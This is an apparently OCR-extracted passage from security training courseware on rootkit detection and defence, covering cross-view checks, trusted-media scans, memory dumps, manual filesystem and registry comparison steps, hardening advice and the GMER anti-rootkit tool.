
  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable CD-ROM or USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.



Steps for Detecting Rootkits

Step 1 Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results

Step 2 Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results

Step 3 Run a latest version of **WinMerge** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)

Note: There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.

Steps for Detecting Rootkits


There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**
  1. Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results.
  2. Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).
- **Steps to detect rootkits by examining the registry are as follows.**
  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean CD** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.

6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
8. Launch the **WinMerge** tool from the CD and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.



How to Defend against Rootkits

1 Reinstall OS/applications from a trusted source after backing up the critical data

2 Maintain well-documented automated installation procedures

3 Perform kernel memory dump analysis to determine the presence of rootkits

4 Harden the workstation or server against the attack

5 Educate staff to avoid downloading any files/programs from untrusted sources

6 Install network- and host-based firewalls

7 Ensure the availability of trusted restoration media

8 Update and patch OSes, applications, and firmware

9 Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies

10 Regularly update antivirus and anti-spyware software

11 Avoid logging in to an account with administrative privileges

12 Adhere to the principle of least privileges

13 Ensure the chosen antivirus software possesses rootkit protection

14 Avoid installing unnecessary applications and disable the features and services not in use

How to Defend against Rootkits

A common feature of rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises when a new exploit is discovered. Log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help them cover their tracks, but there will almost certainly be other indicators that can help execute proactive countermeasures, rather than only reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools such as rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.

A few techniques adopted to defend against rootkits are as follows:

- Reinstall OS/applications from a trusted source after backing up critical data.
- Maintain well-documented automated installation procedures.
- Perform kernel memory dump analysis to determine the presence of rootkits.
- Harden the workstation or server against the attack.
- Educate staff to avoid downloading any files/programs from untrusted sources.
- Install network- and host-based firewalls and frequently check for updates.
- Ensure the availability of trusted restoration media.
- Update and patch OSes, applications, and firmware.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies.
- Regularly update antivirus and anti-spyware software.
- Keep anti-malware signatures up to date.
- Avoid logging into an account with administrative privileges.
- Adhere to the principle of least privileges.
- Ensure that the chosen antivirus software possesses rootkit protection.
- Avoid installing unnecessary applications and disable the features and services not in use.
- Refrain from engaging in dangerous activities on the Internet.
- Close any unused ports.
- Periodically scan the local system using host-based security scanners.
- Increase the security of the system using two-step or multi-step authentication so that an attacker cannot gain root access to the system to install rootkits.
- Never read emails, browse websites, or open documents while handling an active session with a remote server.
- Use configuration management and vulnerability-scanning tools to verify the effective deployment of updates.
- Employ traffic filtering software to detect and block malicious traffic entering the network.
- Use next-generation antivirus programs having machine learning–based anomaly detection and behavioral heuristics capabilities.
- Thoroughly read the instructions in the end-user license agreement (EULA) before installing any software.
- Avoid surfing the Internet while logged into an administrator account.
- Enforce write protection on the motherboard to prevent BIOS from being infected by a rootkit.

Anti-Rootkits

GMER | GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.

Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.

